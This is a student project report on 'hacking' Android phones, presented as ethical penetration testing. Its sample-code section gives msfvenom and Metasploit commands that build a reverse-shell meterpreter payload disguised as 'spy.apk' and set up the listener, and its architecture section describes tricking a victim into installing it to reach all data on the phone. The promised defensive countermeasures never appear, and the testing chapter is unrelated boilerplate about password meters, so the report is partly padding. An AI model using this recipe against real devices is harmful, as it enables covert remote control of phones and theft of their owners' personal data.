**HACKING MOBILE PLATFORM (ANDROID)**

*An Application Development – 2 (Project) Report Submitted*

In partial fulfillment of the requirement for the award of the degree of

## Bachelor of Technology

**in**

**Computer Science and Engineering (Cyber Security)**

**By**

**B.NEERAJ 20N31A6204**

**G.SAIVASTAVA 20N31A6219**

**P.VIVEK VARDHAN 20N31A6251**


***Under the Guidance of***

**J.MAHENDAR**

**Assistant Professor**

**Department of Emerging Technologies**

**MRCET (Autonomous Institution, UGC Govt. of India)**



**DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING**

**(EMERGING TECHNOLOGIES)**

**MALLA REDDY COLLEGE OF ENGINEERING AND TECHNOLOGY**

**(Autonomous Institution – UGC, Govt. of India)**

**(Affiliated to JNTU, Hyderabad, Approved by AICTE, Accredited by NBA & NAAC – ‘A’ Grade, ISO 9001:2015 Certified)**

Maisammaguda (v), Near Dullapally, Via: Kompally, Hyderabad – 500 100, Telangana State, India

**2022-2023**

**DECLARATION**


## I hereby declare that the project entitled “Hacking Mobile Platform (Android)” submitted to Malla Reddy College of Engineering and Technology, affiliated to Jawaharlal Nehru Technological University Hyderabad (JNTUH) as part of III Year B.Tech – II Semester and for the partial fulfillment of the requirement for the award of Bachelor of Technology in Computer Science and Engineering (Cyber Security) is a result of original research work done by the team.

It is further declared that the project report or any part thereof has not been previously submitted to any University or Institute for the award of degree or diploma.

**B.NEERAJ - 20N31A6204**

**G.SAIVASTAVA - 20N31A6219**

**P.VIVEK VARDHAN - 20N31A6251**

**CERTIFICATE**

This is to certify that this is the bonafide record of the project titled **“Hacking Mobile Platform(Android)”** submitted by **B.NEERAJ** (20N31A6204)**, G.SAIVASTAVA** (20N31A6219) and **P.VIVEK VARDHAN** (20N31A6251)from **B. Tech III Year – II Semester** in the partial fulfillment of the requirements for the degree of **Bachelor of Technology** in **Computer Science and Engineering (Cyber Security)**, Dept. of CSE (Emerging Technologies) during the year 2022-2023. The results embodied in this project report have not been submitted to any other university or institute for the award of any degree or diploma.

**J.Mahendar Dr. P Dileep**

Assistant Professor **Project Coordinator**

**Department of CSE (ET) Department of CSE (ET)**

**EXTERNAL EXAMINER Dr. M V Kamal**

**Professor &**

**Head of the Department**

**ACKNOWLEDGEMENT**

We feel ourself honored and privileged to place our warm salutation to our college “Malla Reddy College of Engineering and Technology (Autonomous Institution – UGC Govt. of India) and our Principal **Dr. S Srinivasa Rao,** Professorwho gave us the opportunity to do the Application Development -2 (Project) during my III Year B. Tech and profound the technical skills.

We express our heartiest thanks to our Director **Dr. V S K Reddy,** Professorfor encouraging us in every aspect of our project and helping us realize my full potential.

We also thankful to our Head of the Department **Dr. M V Kamal,** Professor for providing training and guidance, excellent infrastructure and a nice atmosphere for completing this project successfully.

We would like to express our sincere gratitude and indebtedness to our project supervisor

**J.MAHENDAR,** Assistant professor for her valuable suggestions and interest throughout the course of this project.

We convey our heartfelt thanks to our Project Coordinator **Dr. P Dileep,** Professor for allowing for their regular guidance and constant encouragement during our dissertation work.

We would like to thank all our supporting **staff** of the Department of CSE (Emerging Technologies) and even all other department who have been helpful directly and in-directly in making our project a success.

Finally, we would like to take this opportunity to thank our **family** for their support and blessings for completion of our project that gave me the strength to do our project.

**B.Neeraj - 20N31A6204**

**G.Saivastava - 20N31A6219**

**P.Vivek Vardhan - 20N31A6251**

**ABSTRACT**

Mobile devices are now widely used for many different purposes, and the information being accessed is stored in many different formats. The information is retrieved through downloaded applications, which are attained using mobile connectivity. And they are widely used for personal and official reasons. No matter what the purpose of the device is, the security of it is important. When a user is downloading and installing an app from the data store, they are connected to the internet. Being present on the internet makes the mobile device vulnerable.

Any system or mobile device connected to the internet is not safe, but you can take precautionary measures to minimize the security risks to them. We are performing Penetration testing on mobile device to find out the vulnerabilities and risks and how to overcome that type of attacks and measurements for these type of attacks.

**TABLE OF CONTENTS**

|  |  |  |  |
| --- | --- | --- | --- |
| **S.No.** | | **Topic** | **Page No.** |
| 1. |  | Introduction | 1 |
|  | 1.1 | Problem Definition | 2 |
|  | 1.2 | Motivation | 3 |
|  | 1.3 | Project objective | 4 |
| 2. |  | System Analysis | 5 |
|  | 2.1 | Existing System | 5 |
|  | 2.2 | Proposed System | 6 |
|  | 2.3 | Functional Requirements | 7 |
|  | 2.4 | Software and Hardware Requirements | 8 |
| 3. |  | Software Environment | 9 |
|  | 3.1 | Software | 9 |
|  | 3.2 | Modules Used | 10 |
| 4. |  | System Design | 11 |
|  | 4.1 | System Architecture | 11 |
|  | 4.2 | Flow Chart | 13 |
|  | 4.3 | Use Case Diagram | 14 |
|  | 4.4 | Data Flow Diagram | 15 |
| 5. |  | Implementation | 16 |
|  | 5.1 | Introduction | 16 |
|  | 5.2 | Sample Code | 17 |
| 6. |  | Software Development Life Cycle | 18 |
| 7. |  | Testing | 20 |
|  | 7.1 | Introduction | 20 |
|  | 7.2 | Sample test cases | 22 |
| 8. |  | Results | 23 |
|  | 8.1 | Output Screens | 23 |
| 9. |  | Conclusion & Future Scope | 30 |
|  | 9.1 | Conclusion | 30 |
|  | 9.2 | Future Scope | 31 |
| 10. |  | References | 32 |
|  | 10.1 | Websites | 32 |
|  | 10.2 | Research Papers | 32 |

###### 

**TABLE OF CONTENTS**

|  |  |  |
| --- | --- | --- |
| **Figure No.** | **Figure Title** | **Page no.** |
| Fig 1: | System Architecture | 11 |
| Fig 2: | Flow Chart | 13 |
| Fig 3: | Use Case Diagram | 14 |
| Fig 4: | Data Flow Diagram | 15 |
| Fig 5: | Water Fall Model | 18 |
| Fig 6: | Black Box Testing | 21 |
| Fig 7: | White Box Testing | 21 |

**CHAPTER 1**

**INTRODUCTION**

An intelligent mobile device allows the development of mobility and the development of simultaneous tasks fulfilling the concept of "computing anywhere or at any time". With technological innovation, mobile phones have a great evolution which creates a great demand and leads to develop more functionalities and more similar characteristics to a computer, making work more efficient in everyday life . They are used to store confidential information, managing the daily agenda, browsing the internet, saving photographs, making videos, creating personal or professional documents and executing financial operations .

As a result of all these features, the Smartphone has become an indispensable tool to perform a large number of tasks. From the massive use of these devices both personally and in the workplace, has increased the potential for insecurity which has led to conduct studies related to this situation. The security of the information is essential due to the boom of these devices, since consumerism brings a technological era where there is a high dependence on this type of devices. Because the information opens all the doors and creates a spectrum of uncertainty, leaving the security in the hands of users, which is totally null and there is a high index of vulnerability running the risk that your information is extracted.

* 1. **PROBLEM DEFINITION:**

Phone hacking can compromise your identity and privacy without you even knowing. Fraudsters continuously evolve and improve hacking methods, making them increasingly harder to spot. This means the average user might be blind sighted by any number of cyberattacks. Fortunately, you can protect yourself by staying up to date on the newest hacks.

Smartphones have brought all our private accounts and data into a single, convenient location making our phones the perfect target for a hacker. Everything from banking to email and social media is linked into your phone. Which means that once a criminal gets access to your phone, all your apps are open doors for cybertheft.

This can range from advanced security breaches to simply listening in on unsecured internet connections. It can also involve physical theft of your phone and forcibly hacking into it via methods like [brute force](https://www.kaspersky.com/resource-center/definitions/brute-force-attack). Phone hacking can happen to all kinds of phones, including Androids and iPhones. Since anyone can be vulnerable to phone hacking, we recommend that all users learn how to identify a compromised device.

**1.2 MOTIVATION:**

Since its release in the year 2008, the adoption of the Android operating system has increased rapidly. Today, many people worldwide use devices that operate with the Android operating system. According to statistics, Android has successfully captured over 80 percent of the total market share in terms of mobile operating systems. Moreover, it is expected to gain a market share of about 90 percent by the year 2022.

Android as an open-source software seems to be appealing to the software developers. However, it also attracts hackers owing to the ease of attacking the application built on Android. So due to increase of Android devices the security is very less, then the hacker can easily hack the device. In order to secure the device first we need to perform the hack based on the vulnerabilities we need to take measurements.

.

**1.3 PROJECT OBJECTIVE:**

Organizations hire ethical hackers to uncover vulnerabilities in a system or application. Hone your ethical hacking skills and advance your knowledge of application security with Android, the world’s most popular operating system. This project will teach you the basics of Android penetration testing and help you learn to locate vulnerabilities in Android applications. Because Android is a Linux-based operating system, you’ll get the chance to build experience with Kali Linux, an advanced penetration testing Linux distribution used for ethical hacking.

Ethical hacking is the process of legally accessing mobile phone to detect potential vulnerabilities and weaknesses, which pave the way for hackers to exploit confidential data or valuable digital assets. In order to secure the mobile phone first we need to find the vulnerabilities and secure them, the main objective of this project is how to secure your mobile phones and how to overcome the cyber attacks.

**CHAPTER 2**

**SYSTEM ANALYSIS**

**2.1 EXISTING SYSTEM:**

Android is the most targeted mobile platform across the world by hackers. To protect yourself against sophisticated hackers, you need to understand how they operate and the methods they use to hack Android devices. Many Android hacking apps allow you to spy on your spouse, read their messages, record phone calls, and more.

There are many android apps that will spy on you device. Like mspy , hackit and many more apps that will monitor you.

**2.2 PROPOSED SYSTEM:**

There are many android applications that will spy your device. But we perform penetration testing using Kali Linux and Metasploitable tools they will help to hack the android device. The main aim of this project is , how to defend the your self form these types of attack in order defend first we need know the loopholes and vulnerability .

**2.3 FUNCTIONAL REQUIMENTS:**

Requirements analysis in systems engineering and software engineering encompasses those tasks that go into determining the needs or conditions to meet for a new or altered product, taking account of the possibly conflicting requirements of the various stakeholders, such as beneficiaries or users. A software requirements specification (SRS)is a document that is created when a detailed description of all aspects of the software to be built must be specified before the project is to commence. It is important to note that a formal SRS is not always written.

In fact, there are many instances in which effort expended on an SRS might be better spent in other software engineering activities. Requirements analysis is critical to the success of a development project. Requirements must be actionable, measurable, testable, related to identified business needs or opportunities, and defined to a level of detail sufficient for system design. By analyzing different hardware components and familiar software following are hardware & software used in our project:

**SOFTWARE REQUIRMENTS**

1. Operating System: Kali Linux.
2. Browser: A chromium-based web browser. Example: Google Chrome and Firefox.
3. Tools: Metasploitable 2.

**HARDWARE REQUIRMENTS**

1. Ram: 4GB or more.
2. Hard disk space: 10GB or more.

**CHAPTER 3**

**SOFTWARE ENVIRONMENT:**

**3.1 SOFTWARE:**

**LINUX COMMANDS:**

We use Linux Commands to perform penetration testing on the mobile. All basic and advanced tasks can be done by executing commands. The commands are executed on the **Linux terminal**. The terminal is a command-line interface to interact with the system, which is similar to the command prompt in the Windows OS. Commands in Linux are **case-sensitive.**

[Linux](https://www.javatpoint.com/linux-tutorial) provides a powerful command-line interface compared to other operating systems such as [Windows](https://www.javatpoint.com/windows) and MacOS. We can do basic work and advanced work through its terminal. We can do some basic tasks such as creating a file, deleting a file, moving a file, and more. In addition, we can also perform advanced tasks such as administrative tasks (including package installation, user management), networking tasks (ssh connection), security tasks, and many more.

Linux terminal is a user-friendly terminal as it provides various support options. To open the Linux terminal, press "**CTRL + ALT + T**" keys together, and execute a command by pressing the **‘ENTER’** key.


**3.2 Modules Used:**

* Module - 1: Virus file
* In order to create virus file we need to us some commands, by using them default app will be generated.
* It consist of java and xml file and some scripts to get access to the mobile phone.

**CHAPTER 4:**

**SYSTEM DESIGN**

**4.1 System Architecture:**

****

**Fig1:** System Architecture


* First we will witness the attacker here he will be full prepare to take control the user mobile phone.
* He uses Kali Linux to create virus file, many hackers uses Kali Linux because it contains many tools that used to find the vulnerabilities and perform attacks.
* After creation of virus file send that file to the client, by using some social engineer techniques make the client to install that application.
* When ever the client install the application we can access all the information present in the mobile phone.

**4.2 Flow Chart:**

****


**Fig2:** Flow Chart

**4.3 Use Case Diagram:**



**Fig3:** Use Case Diagram

**4.4 Data Flow Diagram:**

****

**Fig4:** Data Flow Diagram

**CHAPTER 5**

**IMPLEMENTATION:**

**5.1 Introduction:**

An intelligent mobile device allows the development of mobility and the development of simultaneous tasks fulfilling the concept of "computing anywhere or at any time". With technological innovation, mobile phones have a great evolution which creates a great demand and leads to develop more functionalities and more similar characteristics to a computer, making work more efficient in everyday life . They are used to store confidential information, managing the daily agenda, browsing the internet, saving photographs, making videos, creating personal or professional documents and executing financial operations .

As a result of all these features, the Smartphone has become an indispensable tool to perform a large number of tasks. From the massive use of these devices both personally and in the workplace, has increased the potential for insecurity which has led to conduct studies related to this situation. The security of the information is essential due to the boom of these devices, since consumerism brings a technological era where there is a high dependence on this type of devices. Because the information opens all the doors and creates a spectrum of uncertainty, leaving the security in the hands of users, which is totally null and there is a high index of vulnerability running the risk that your information is extracted.

**5.2 Sample Code:**

sudo su

msfvenom -p android/meterpreter/reverse\_tcp LHOST=<Ip address of kali linux> LPORT=4444 R > spy.apk

// Take new terminal

sudo su

msfconsule

use exploit/multi/handler

show options

set payload android/meterpreter/reverse\_tcp

set LHOST <Ip address of kali linux>

exploit

**CHAPTER 6**

**SOFTWARE DEVELOPMENT LIFE CYCLE:**

The Software Development Life Cycle (SDLC) refers to a methodology with clearly defined processes for creating high-quality software.

SDLC works by lowering the cost of software development while simultaneously improving quality and shortening production time. SDLC achieves these apparently divergent goals by following a plan that removes the typical pitfalls of software development projects. That plan starts by evaluating existing systems for deficiencies.

The Waterfall Model was the first Process Model to be introduced. It is also referred to as a linear-sequential life cycle model. It is very simple to understand and use. In a waterfall model, each phase must be completed before the next phase can begin and there is no overlapping in the phases.

The Waterfall model is the earliest SDLC approach that was used for software development.

The waterfall Model illustrates the software development process in a linear sequential flow. This means that any phase in the development process begins only if the previous phase is complete. In this waterfall model, the phases do not overlap

**Fig5:** Waterfall model

The sequential phases in Waterfall model are −

* **Requirement Gathering and analysis** − All possible requirements of the system to be developed are captured in this phase and documented in a requirement specification document.
* **System Design** − The requirement specifications from first phase are studied in this phase and the system design is prepared. This system design helps in specifying hardware and system requirements and helps in defining the overall system architecture.
* **Implementation** − With inputs from the system design, the system is first developed in small programs called units, which are integrated in the next phase. Each unit is developed and tested for its functionality, which is referred to as Unit Testing.
* **Integration and Testing** − All the units developed in the implementation phase are integrated into a system after testing of each unit. Post integration the entire system is tested for any faults and failures.
* **Deployment of system** − Once the functional and non-functional testing is done; the product is deployed in the customer environment or released into the market.
* **Maintenance** − There are some issues which come up in the client environment. To fix those issues, patches are released. Also to enhance the product some better versions are released. Maintenance is done to deliver these changes in the customer environment.

**CHAPTER 7:**

**TESTING**


**7.1 Introduction:**

The test experiment was a useful preparation for the actual experiment and received positive feedback. However, the experiment needed to be improved and there were some weak points and confusion in the description. Some of the altered changes were for instance a better explanation in an easier terminology when describing the test.

When the passwords were tested, we used a password meter to measure the strength. Before choosing this specific password meter, we tested five different types, in order to narrow them down to only one. We tested them by using the same passwords to see what kind of criteria that were fulfilled. The meter was tested with the most mixed criterions. It was the one meter which met with our theories that we have found, when measuring the strength of a password.

**BLACK BOX TESTING:**


**Black Box Testing** is a software testing method in which the functionalities of software applications are tested without having knowledge of internal code structure, implementation details and internal paths. Black Box Testing mainly focuses on input and output of software applications and it is entirely based on software requirements and specifications. It is also known as Behavioral Testing.




**Fig 6:** Black box testing

**WHITE-BOX TESTING**

**White Box Testing** is a testing technique in which software’s internal structure, design, and coding are tested to verify input-output flow and improve design, usability, and security. In white box testing, code is visible to testers, so it is also called Clear box testing, Open box testing, Transparent box testing, Code-based testing, and Glass box testing.




**Fig 7:** White box testing

* 1.  **Sample Test cases:**


**CHAPTER 8**


**RESULTS**

**8.1 Output Screens:**

****

